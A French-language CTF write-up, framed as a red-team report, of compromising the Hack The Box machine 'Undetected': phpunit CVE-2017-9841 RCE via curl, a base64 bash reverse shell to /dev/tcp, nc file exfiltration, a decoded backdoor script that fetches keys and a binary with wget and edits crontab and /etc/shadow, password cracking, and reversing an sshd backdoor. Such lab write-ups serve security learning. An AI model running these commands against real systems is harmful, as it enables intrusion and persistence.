Le dossier phpunit contient beaucoup de changelogs et paraît intéressant.

Le dernier changelog indique la version 5.6 de phpunit

Name	Last modified	Size	Description
Parent Directory			
CODE_OF_CONDUCT.md	2016-10-25 07:40	2.3K	
CONTRIBUTING.md	2016-10-25 07:40	2.5K	
ChangeLog-4.0.md	2016-10-25 07:40	7.7K	
ChangeLog-4.1.md	2016-10-25 07:40	3.5K	
ChangeLog-4.2.md	2016-10-25 07:40	2.4K	
ChangeLog-4.3.md	2016-10-25 07:40	2.4K	
ChangeLog-4.4.md	2016-10-25 07:40	2.3K	
ChangeLog-4.5.md	2016-10-25 07:40	1.2K	
ChangeLog-4.6.md	2016-10-25 07:40	4.1K	
ChangeLog-4.7.md	2016-10-25 07:40	2.9K	
ChangeLog-4.8.md	2016-10-25 07:40	9.0K	
ChangeLog-5.0.md	2016-10-25 07:40	6.1K	
ChangeLog-5.1.md	2016-10-25 07:40	2.7K	
ChangeLog-5.2.md	2016-10-25 07:40	5.0K	
ChangeLog-5.3.md	2016-10-25 07:40	2.5K	
ChangeLog-5.4.md	2016-10-25 07:40	4.0K	
ChangeLog-5.5.md	2016-10-25 07:40	2.8K	
ChangeLog-5.6.md	2016-10-25 07:40	1.9K	
LICENSE	2016-10-25 07:40	1.5K	
README.md	2016-10-25 07:40	2.1K	
build.xml	2016-10-25 07:40	17K	
composer.json	2016-10-25 07:40	2.0K	
phpunit	2016-10-25 07:40	1.1K	
phpunit.xml	2016-10-25 07:40	1.0K	

3.1.1.3. Etape 2 : Détection et analyse des vulnérabilités

Nous cherchons donc un exploit pour un CVE affectant la version 5.6 de phpunit
<http://web.archive.org/web/20170701212357/http://phpunit.vulnbusters.com/>

CVE-2017-9841 RCE vulnerability in phpunit

27 Jun 2017 by B4bay from Vulnbusters

TL;DR

There is a vulnerability in `phpunit`, a widely used testing framework for PHP. The vulnerability can lead to remote code execution (RCE).

Usually `phpunit` is deployed using `composer`, a very popular dependency manager for PHP. In most cases `phpunit` isn't required for the production environment, but nonetheless it is installed. Placing composer modules into web accessible directory is another common mistake that allows direct exploitation of this vulnerability.

The vulnerability was accidentally patched by Bob Weinand in Nov 2016 without any security advisory.

Despite the fact that the fixed version is available for several months, there are still thousands of servers on the Internet that have a vulnerable library installed. So we decided to publicly disclose this vulnerability.

La vulnérabilité est due entre autres à un mauvais placement du répertoire de phpunit qui est exposé au web et qui n'est pas à jour

PoC

For PoC purpose you can do following (suppose you have `php` and `composer` already installed):

1. Install vulnerable version of phpunit, e.g. 5.6.2

```
$ composer require phpunit/phpunit:5.6.2
```

2. Run PHP internal web server with webroot in the same directory and custom port, e.g. 8888 :

```
$ php -S 127.0.0.1:8888
```

3. Use `curl` to send `POST` request. Body (`--data`) should contains payload:

```
$ curl --data "<?php echo(pi());" http://localhost:8888/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
```

you should see π value in the response.

Nous utilisons la commande proposée pour tester si le système est vulnérable

```
[kali㉿kali)-[~/Downloads/RCE_phpunit]
$ curl --data "<?php echo(pi());" http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
3.1415926535898
```

Nous avons bien la valeur 3.1415926535898 de pi qui s'affiche

Nous allons utiliser la commande "shell_exec" afin d'exécuter des commandes dans le shell et afficher l'id

```
[kali㉿kali)-[~/Downloads/RCE_phpunit]
└─$ curl -d "=php echo(shell_exec(id));?" http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-st
din.php
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Les commandes sont bien interprétées par le shell et nous renvoient l'i.
Nous pouvons donc maintenant passer à partie exploitation de la vulnérabilité.

3.1.1.4. Etape 3 : Exploitation des vulnérabilités : faille CVE-2017-9841

Nous allons essayer d'exploiter la faille de phpunit faire un reverse shell.

Terminal 1

Nous lançons netcat pour écouter les requêtes de la machine victime

```
[kali㉿kali)-[~]
└─$ nc -lvpn 8888
listening on [any] 8888 ...
connect to [10.10.14.171] from (UNKNOWN) [10.10.11.146] 54592
bash: cannot set terminal process group (861): Inappropriate ioctl for device
bash: no job control in this shell
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ █
```

Terminal 2 :

Nous récupérons l'adresse tun0 pour l'interface vpn afin d'indiquer qui la machine victime devra contacter

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
      inet 10.10.14.171 netmask 255.255.254.0 destination 10.10.14.171
      inet6 dead:beef:2::10a9 prefixlen 64 scopeid 0x0<global>
      inet6 fe80::9073:f12e:7a68:9eb9 prefixlen 64 scopeid 0x20<link>
      unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
        RX packets 167 bytes 85161 (83.1 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 214 bytes 24890 (24.3 KiB)
```

Nous récupérons le payload à injecter dans la requête sur ce site
<https://0xss0rz.github.io/2020-05-10-Oneliner-shells/>

Pour qu'il puisse être correctement injecté, nous avons besoin de le convertir en base 64

The screenshot shows a web-based tool for Base64 encoding and decoding. At the top, there are two buttons: 'Decode' and 'Encode'. Below them is a text input field containing the encoded exploit payload: `/bin/bash -i >& /dev/tcp/10.10.14.171/8888 0>&1`. A note below the input says: "Simply enter your data then push the encode button." Below the input field, there are several configuration options:

- To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.
- UTF-8 (selected) Destination character set.
- LF (Unix) Destination newline separator.
- Encode each line separately (useful for when you have multiple entries).
- Split lines into 76 character wide chunks (useful for MIME).
- Perform URL-safe encoding (uses Base64URL format).
- Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

At the bottom, there is a large red 'ENCODE' button with the text 'Encodes your data into the area below.'

```
(kali㉿kali)-[~]
└─$ curl --data "<?php system('echo L2Jpbj9iYXNoIC1pID4mIC9kZXVvdGNwLzEwLjE0LjE3MS84ODg4IDA+jJE=|base64 -d |bash');?>" http://store.djewelry.htb/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
```

Terminal 1 :

Nous avons réussi à avoir accès à la machine cible.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 8888
listening on [any] 8888 ...
connect to [10.10.14.171] from (UNKNOWN) [10.10.11.146] 46146
bash: cannot set terminal process group (932): Inappropriate ioctl for device
bash: no job control in this shell
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
```

Nous allons dans le répertoire /home et nous affichons son contenu :

```
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ cd /home
<store/vendor/phpunit/phpunit/src/Util/PHP$ cd /home
www-data@production:/home$ ls
ls
steven
```

Nous trouvons un fichier "steven" mais nous n'avons pas les droits de lecture

```
www-data@production:/home$ cat steven
cat steven
cat: steven: Permission denied
```

Nous vérifions les utilisateurs présents sur le système :

```
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ cat /etc/passwd
<vendor/phpunit/phpunit/src/Util/PHP$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,,,:/usr/sbin/nologin
steven:x:1000:1000:Steven Wright:/home/steven:/bin/bash
Lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
sshd:x:112:65534:/run/sshd:/usr/sbin/nologin
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
```

Nous trouvons 2 users qui peuvent être intéressants : steven et steven1

3.1.2. Obtention du flag ‘user.txt’

3.1.2.1. Etape 1 : Reconnaissance, Cartographie, Collecte d’informations avec linpeas.

Nous allons utiliser linpeas sur la machine de la victime pour voir les failles exploitables :

Terminal 1 (hôte) :

Nous lançons un serveur sur le port 80 dans le répertoire contenant notre script linpeas.sh (téléchargé au préalable)

```
[kali㉿kali)-[~/Downloads/linpeas]
└─$ ls
linpeas.sh

[kali㉿kali)-[~/Downloads/linpeas]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.146 - - [08/Apr/2022 17:03:38] "GET /linpeas.sh HTTP/1.1" 200 -
```

Terminal 2 (victime) :

Nous utilisons curl pour récupérer le script sur notre serveur et l'exécuter



3.1.2.2. Etape 2 : Détection et analyse des vulnérabilités

La machine semble vulnérable à des CVE, mais après test aucun ne semble fonctionner :

```
Executing Linux Exploit Suggester
[+] [CVE-2021-4034] PwnKit
  Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
  Exposure: probable
  Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
  Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: probable
  Tags: mint=19,[ ubuntu=18|20 ], debian=10
  Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: probable
  Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
  Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
  Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
  Exposure: probable
  Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
  Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
  ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
  Comments: ip_tables kernel module must be loaded

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
  Details: https://seclists.org/oss-sec/2017/q1/184
  Exposure: less probable
  Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
```

Dans la section des fichiers écrits intéressants, nous les testons tous et nous remarquons /var/backups/info qui peut nous servir.

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
uniq: write error: Broken pipe
/dev/mqueue
/dev/shm
/run/lock
/run/lock/apache2
/run/screen
/tmp
/tmp/tmux-33
/var/backups/info
/var/cache/apache2/mod_cache_disk
/var/crash
/var/lib/php/sessions
/var/tmp
/var/www/main
/var/www/main/css
/var/www/main/css/animate.css
/var/www/main/css/grid.css
/var/www/main/css/jquery.bxslider.css
/var/www/main/css/menu.css
/var/www/main/css/responsive.css
/var/www/main/fonts
/var/www/main/fonts/FontAwesome.otf
/var/www/main/fonts/Novecentowide-Bold.eot
/var/www/main/fonts/Novecentowide-Bold.ttf
/var/www/main/fonts/Novecentowide-Bold.woff
/var/www/main/fonts/Novecentowide-Book.eot
#})You can write even more files inside last directory
```

Nous récupérons le fichier sur notre machine :

Terminal attaquant :

```
[kali㉿kali)-[~/Downloads/HTB/Undetected]
└─$ nc -nvlp 8888 > info
listening on [any] 8888 ...
connect to [10.10.14.171] from (UNKNOWN) [10.10.11.146] 42304
^C
```

Terminal victim:

```
www-data@production:/var/backups$ nc 10.10.14.171 8888 < info  
nc 10.10.14.171 8888 < info
```

Le fichier est un binary, pour afficher son contenu, nous utilisons la commande strings

```
(kali㉿kali)-[~/Downloads/HTB/Undetected]
└─$ strings info
/lib64/ld-linux-x86-64.so.2
tv5n
^X<h
klogctl system
socket
```

Sous la partie /bin/bash, une partie semble chiffrée en hexadécimal

Nous allons la déchiffrer pour avoir le résultat en ASCII :

RapidTables

Home > Conversion > Number conversion > Hex code to ASCII text

Hex to ASCII Text Converter

Enter hex bytes with any prefix / postfix / delimiter and press the *Convert* button
(e.g. 45 78 61 6d 70 6C 65 21):

 Open File

Paste hex numbers or drop file

```
776765742074656d7066696c65732e78797a2f617574686f72697a65645f
6b657973202d4f202f726f6f742f2e7373682f617574686f72697a65645f
6b6579733b20776765742074656d7066696c65732e78797a2f2e6d61696e
202d4f202f7661722f6c69622f2e6d61696e3b2063686d6f642037353520
2f7661722f6c69622f2e6d61696e3b206563686f20222a2033202a202a20
2a20726f6f74202f7661722f6c69622f2e6d61696e22203e3e202f657463
```

Character encoding

ASCII

 Convert

 Reset

 Swap

```
wget tempfiles.xyz/authorized_keys -O
/root/.ssh/authorized_keys; wget tempfiles.xyz/.main -O
/var/lib/.main; chmod 755 /var/lib/.main; echo "* * * * *
root /var/lib/.main" >> /etc/crontab; awk -F": " '$7 ==
"/bin/bash" && $3 >= 1000 {system("echo
""$1"1:\$6\$z57ykHfFMg3aYht4\$1IUrhZanRuDZhF1oIdnoOvXoolKmlwb
"}'
```

 Copy

 Save

ASCII to hex converter ▶

Le résultat obtenu est :

```
wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget tempfiles.xyz/.main  
-O /var/lib/.main; chmod 755 /var/lib/.main; echo "* * * * root /var/lib/.main" >> /etc/crontab;  
awk -F ":" "$7 == "/bin/bash" && $3 >= 1000 {system("echo  
\"$1\" \"$6\" \"$zS7ykHfFMg3aYht4\" \"$1UrhZanRuDZhf1oldnoOvXoolKmlwbkegBXk.VtGg78eL7  
WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7:::>> /etc/shadow")}'  
/etc/passwd; awk -F ":" "$7 == "/bin/bash" && $3 >= 1000 {system("echo \"$1\" \"$3\" \"$6\" \"$7\" >  
users.txt")}' /etc/passwd; while read -r user group home shell _; do echo  
"$user\" \"$x:$group:$group:$home:$shell\" >> /etc/passwd; done < users.txt; rm users.txt;
```

La commande indique que la machine a téléchargé des clés d'autorisation ssh avec wget pour les mettre dans /root/.ssh/authorized_keys puis a ajouté un hash du mdp dans le fichier /etc/shadow file ainsi que des affichages de ces dernières.

Nous retirons les \ qui délimitent respectivement "l'algorithme de chiffrement\le hash\le salt"
\$6\$zS7ykHfMg3aYht4\$1UrhZanRuDZhf1oldnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6Or
NtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/

3.1.2.3. Etape 3 : Exploitation des vulnérabilités : brute force du mot de passe

Nous inscrivons le hash dans un fichier steven_pass, puis nous essayons de le bruteforce à l'aide de John The Ripper en utilisant comme dictionnaire rockyou.txt (présent par défaut sur kali)

```
└─(kali㉿kali)-[~/Downloads/HTB/Undetected]
  └─$ touch steven_pass

└─(kali㉿kali)-[~/Downloads/HTB/Undetected]
  └─$ echo '$6$zS7ykHfMg3aYht4$1UrhZanRuDZhf1oldnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/' >> steven_pass

└─(kali㉿kali)-[~/Downloads/HTB/Undetected]
  └─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt steven_pass

[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ihatehackers (?)  
ig 0:00:00:54 DONE (2022-04-09 08:07) 0.01818g/s 1620p/s 1620c/s 1620C/s jojo95..halo03
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Le mot de passe a été trouvé : ihatehackers

Nous allons donc nous connecter en ssh à la session de l'utilisateur steven1

login : steven1

password: ihatehackers

```
└─(kali㉿kali)-[~/Downloads/HTB/Undetected]
  └─$ sudo ssh steven1@10.10.11.146
    Machine
The authenticity of host '10.10.11.146 (10.10.11.146)' can't be established.
ED25519 key fingerprint is SHA256:nlNVR+zv5C+jYiWJYQ8BwBjs3pDuXfYSUK17IcTTvTs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.146' (ED25519) to the list of known hosts.
steven1@10.10.11.146's password: Submit a flag to this machine.
steven@production:~$ whoami
steven
steven@production:~$ id
uid=1000(steven) gid=1000(steven) groups=1000(steven)
steven@production:~$ ls
user.txt Add this machine to your list.
steven@production:~$ cat user.txt
bfaea6d1eb933cf1a2eda621147384c
steven@production:~$
```

Nous avons trouvé le flag utilisateur.

3.1.3. Escalade de privilèges pour obtenir le flag ‘root.txt’

3.1.3.1. Etape 1 : Reconnaissance, Cartographie, Collecte d’informations avec linpeas.

Nous réessayons les CVE trouvés précédemment avec linpeas mais aucun ne fonctionne. Dans les autres informations fournies par linpeas, nous remarquons que steven a des mails

Mails (limit 50)					
17793	4 -rw-rw----	1	steven	mail	966 Jul 25 2021 /var/mail/steven
17793	4 -rw-rw----	1	steven	mail	966 Jul 25 2021 /var/spool/mail/steven

Nous allons les examiner

```
steven@production:~$ cd /var/mail
steven@production:/var/mail$ ls
steven
steven@production:/var/mail$ cat steven
From root@production Sun, 25 Jul 2021 10:31:12 GMT
Return-Path: <root@production>
Received: from production (localhost [127.0.0.1])
    by production (8.15.2/8.15.2/Debian-18) with ESMTP id 80FAcdZ171847
    for <steven@production>; Sun, 25 Jul 2021 10:31:12 GMT
Received: (from root@localhost)
    by production (8.15.2/8.15.2/Submit) id 80FAcdZ171847;
    Sun, 25 Jul 2021 10:31:12 GMT Submit Flag
Date: Sun, 25 Jul 2021 10:31:12 GMT
Message-Id: <202107251031.80FAcdZ171847@production>
To: steven@production
From: root@production NEW
Subject: Investigations

Hi Steven.

We recently updated the system but are still experiencing some strange behaviour with the Apache service.
We have temporarily moved the web store and database to another server whilst investigations are underway.
If for any reason you need access to the database or web application code, get in touch with Mark and he
will generate a temporary password for you to authenticate to the temporary server.

Thanks,
sysadmin
steven@production:/var/mail$
```

Le mail provient du root, il nous indique un comportement étrange avec le service Apache et qu'il a temporairement été déplacé.

Nous allons essayer d'exploiter ce problème.

3.1.3.2. Etape 2 : Détection et analyse des vulnérabilités

Les services Apache ont été déplacé récemment à l'emplacement suivant :
/usr/lib/apache2/modules

Nous trions les fichiers du répertoire pour trouver le plus récent :

```
steven@production:/usr/lib/apache2/modules$ ls --full-time -i | sort -u
2050 -rw-r--r-- 1 root root 34800 2021-05-17 07:10:04.000000000 +0000 mod_reader.so
5093 -rw-r--r-- 1 root root 4625776 2021-11-25 23:16:22.000000000 +0000 libphp7.4.so
7990 -rw-r--r-- 1 root root 15925 2022-01-05 14:49:56.000000000 +0000 httpd.exp
7997 -rw-r--r-- 1 root root 14544 2022-01-05 14:49:56.000000000 +0000 mod_access_compat.so
8000 -rw-r--r-- 1 root root 14544 2022-01-05 14:49:56.000000000 +0000 mod_actions.so
8002 -rw-r--r-- 1 root root 18640 2022-01-05 14:49:56.000000000 +0000 mod_alias.so
8004 -rw-r--r-- 1 root root 14544 2022-01-05 14:49:56.000000000 +0000 mod_allowmethods.so
8006 -rw-r--r-- 1 root root 14464 2022-01-05 14:49:56.000000000 +0000 mod_asis.so
8008 -rw-r--r-- 1 root root 18640 2022-01-05 14:49:56.000000000 +0000 mod_auth_basic.so
```

Nous récupérons le fichier sur notre machine avec scp car nous sommes connectés en ssh :

```
└─(kali㉿kali)-[~/Downloads/HTB/Undetected]
$ scp steven1@10.10.11.146:/usr/lib/apache2/modules/mod_reader.so ~/Downloads/HTB/Undetected
The authenticity of host '10.10.11.146 (10.10.11.146)' can't be established.
ED25519 key fingerprint is SHA256:nlNVR+zv5C+jYiWJYQ8BwBjs3pDuXfYSUK17IcTTvTs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.146' (ED25519) to the list of known hosts.
steven1@10.10.11.146's password:
mod_reader.so

└─(kali㉿kali)-[~/Downloads/HTB/Undetected]
$ ls
mod_reader.so  steven_pass
```

En utilisant la commande strings , nous avons trouvé une ligne chiffrée en base 64 que nous allons déchiffrer :

```
└─(kali㉿kali)-[~/Downloads/HTB/Undetected]
$ strings mod_reader.so
_gmon_start_
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_cxa_finalize
ap_hook_handler
ap_hook_post_config
decodeblock
strncat
_stack_chk_fail
b64_decode
strchr
fork
execve
reader_module
libc.so.6
mod_reader.so
GLIBC_2.2.5
GLIBC_2.4
u/UH
AUATUSH
≤tlH
[]A\A]
D$1
D$dh+
reader
/bin/bash
mod_reader.c
d2dldCBzaGFyZWZpbGVzLnh5e19pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpb19zc2hk0yB0b3VjaCAzCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmlu
L2EyZW5tb2RgIC91c3Ivc2Jpb19zc2hk
;*3$"
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
42PA
GCC: (Debian 10.2.1-6) 10.2.1 20210110
w#%
!uri
!log
&pid
&b64
```




```
(kali㉿kali)-[~/Downloads/HTB/Undetected]
└─$ strings sshd | head -10
/lib64/ld-linux-x86-64.so.2
|),o
libcrypto.so.1.1
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
BN_num_bits
ECDSA_SIG_free
EVP_PKEY_new
EVP_DigestInit_ex
```

Comme c'est un binary, nous allons utiliser Ghidra pour faire du reverse engineering sur le fichier sshd.

3.1.3.3. Etape 3 : Exploitation des vulnérabilités : reconstruction du mot de passe

Nous ouvrons le fichier sshd téléchargé précédemment puis nous filtrons pour chercher un password.

Nous trouvons la présence d'une backdoor ayant une taille de 31 bits



Nous récupérons les informations en hexadécimal de la backdoor puis nous les trions pour les ordonner par ordre décroissant afin de reconstruire le mot de passe:

backdoor[30] = -0x5b;

backdoor._28_2_ = 0xa9f4;

backdoor._24_4_ = 0xbcf0b5e3;

backdoor._16_8_ = 0xb2d6f4a0fd0b3d6;

backdoor._12_4_ = 0xfdb3d6e7;

backdoor._8_4_ = 0xf7bbfdc8;

backdoor._4_4_ = 0xa4b3a3f3;

```
backdoor._0_4_ = 0xf0e7abd6;
```

Comme -0x5b a une valeur négative, nous consultons sur Ghidra la représentation du caractère.

```
20
21 bVar7 = 0xd6;
22 ctxt = (Authctxt *)ssh->authctxt;
23 local_30 = *(long *)(in_FS_OFFSET + 0x28);
24 backdoor._28_2_ = 0xa9f4;
25 ppVar1 = ctxt->pw;
26 iVar8 = ctxt->valid;
27 backdoor._24_4_ = 0xbpcf0b5e3;
28 backdoor._16_8_ = 0xb2d6f4a0fd0b3d6;
29 backdoor[30] = -0x5b;
30 backdoor._0_4_ = 0x
31 backdoor._4_4_ = 0x
32 backdoor._8_4_ = 0x
33 backdoor._12_4_ = 0x
34 pbVar4 = (byte *)ba
35 while(true) {
36     pbVar5 = pbVar4 +
37     *pbVar4 = bVar7 ^
38     if(pbVar5 == loc
```

Char: '\xa5'

Copy Ctrl+C

Comments ▶

Find... Ctrl+F

References ▶

Nous avons donc :

```
backdoor[30] = 0xa5;
backdoor._28_2_ = 0xa9f4;
backdoor._24_4_ = 0xbpcf0b5e3;
backdoor._16_8_ = 0xb2d6f4a0fd0b3d6;
backdoor._12_4_ = 0xfdb3d6e7;
backdoor._8_4_ = 0xf7bbfdc8;
backdoor._4_4_ = 0xa4b3a3f3;
backdoor._0_4_ = 0xf0e7abd6;
```

<https://gchq.github.io/CyberChef/>

Nous allons utiliser l'outil Cyberchef pour reconstruire le mot de passe à partir des informations récupérées sur Ghidra

```

26 iVar8 = ctxt->valid;
27 backdoor._24_4_ = 0xbcf0b5e3;
28 backdoor._16_8_ = 0xb2d6f4a0fd0b3d6;
29 backdoor[30] = -0x5b;
30 backdoor._0_4_ = 0xf0e7abd6;
31 backdoor._4_4_ = 0xa4b3a3f3;
32 backdoor._8_4_ = 0xf7bbfdc8;
33 backdoor._12_4_ = 0fdb3d6e7;
34 pbVar4 = (byte *)backdoor;
35 while( true ) {
36     pbVar5 = pbVar4 + 1;
37     *pbVar4 = bVar7 ^ 0x96; ----->
38     if (pbVar5 == local_39) break;
39     bVar7 = *pbVar5;
40     pbVar4 = pbVar5;
41 }
42 iVar2 = strcmp(password,backdoor);
43 uVar3 = 1;
44 if (iVar2 != 0) {
45     sVar6 = strlen(password);
46     uVar3 = 0;

```

Recipe	Input
Swap endianness	0xa5 0xa9f4 0xbcf0b5e3 0xb2d6f4a0fd0b3d6 0xfd3d6e7 0xf7bbfdc8 0xa4b3a3f3 0xf0e7abd6
From Hex	Delimiter: Auto
AND	Key: 96 (HEX)
OR	Key: 96 (HEX)
NOT	(disabled)
XOR	Key: 96 (HEX) Scheme: Standard <input type="checkbox"/> Null preserving

-Swap endianess: d'après les informations récupérées sur Ghidra, les inputs sont en hexadécimal et le message fait 31 bits. Nous changeons l'ordre des bits pour reformer le message

-From Hex : nous convertissons depuis l'hexadécimal vers l'ASCII

-XOR : nous testons tour à tour plusieurs opérations logiques avec comme clé de déchiffrement 96 récupérée sur Ghidra. Nous essayons ensuite chaque mot dans notre terminal pour se connecter à la machine victime en SSH.

3.1.3.4. Etape 4 : Escalade de privilèges

Nous avons enfin le login et le mot de passe :

Login : root

password : @=qfe5%2^k-aq@%k@%6k6b@\$u#f*b?3

```
(kali㉿kali)-[~]
└─$ ssh root@10.10.11.146
root@10.10.11.146's password:
Last login: Tue Feb  8 20:11:45 2022 from 10.10.14.23
root@production:~# ls
root.txt
root@production:~# cat root.txt
5cf786dd9bf77b78d4482dd95bc3b623
root@production:~# █
```

Nous avons finalement le flag root.

3.2. Les points positifs observés

Certaines bonnes pratiques de sécurité ont pu être mises en lumières suite à l'échec des tests suivants :

- Grâce aux règles Iptables nous n'avons pas pu exploiter les CVE sur la machine

3.3. Recommandation d'amélioration de la sécurité

A la suite des tests d'intrusion de type Red Team qui ont été menés sur le serveur d'IP 10.10.11.146 de l'entreprise Lajugie SAS, il a pu ressortir plusieurs recommandations à mettre en place pour améliorer le niveau de sécurité du système :

- Garder le système et les application sécurisées en faisant les mises à jour.
- Déplacer le répertoire /vendor pour que celui-ci ne soit pas exposé au web.
- Faire une campagne de prévention aux utilisateurs pour leur apprendre à utiliser un mot de passe plus robuste afin d'éviter les bruteforces .
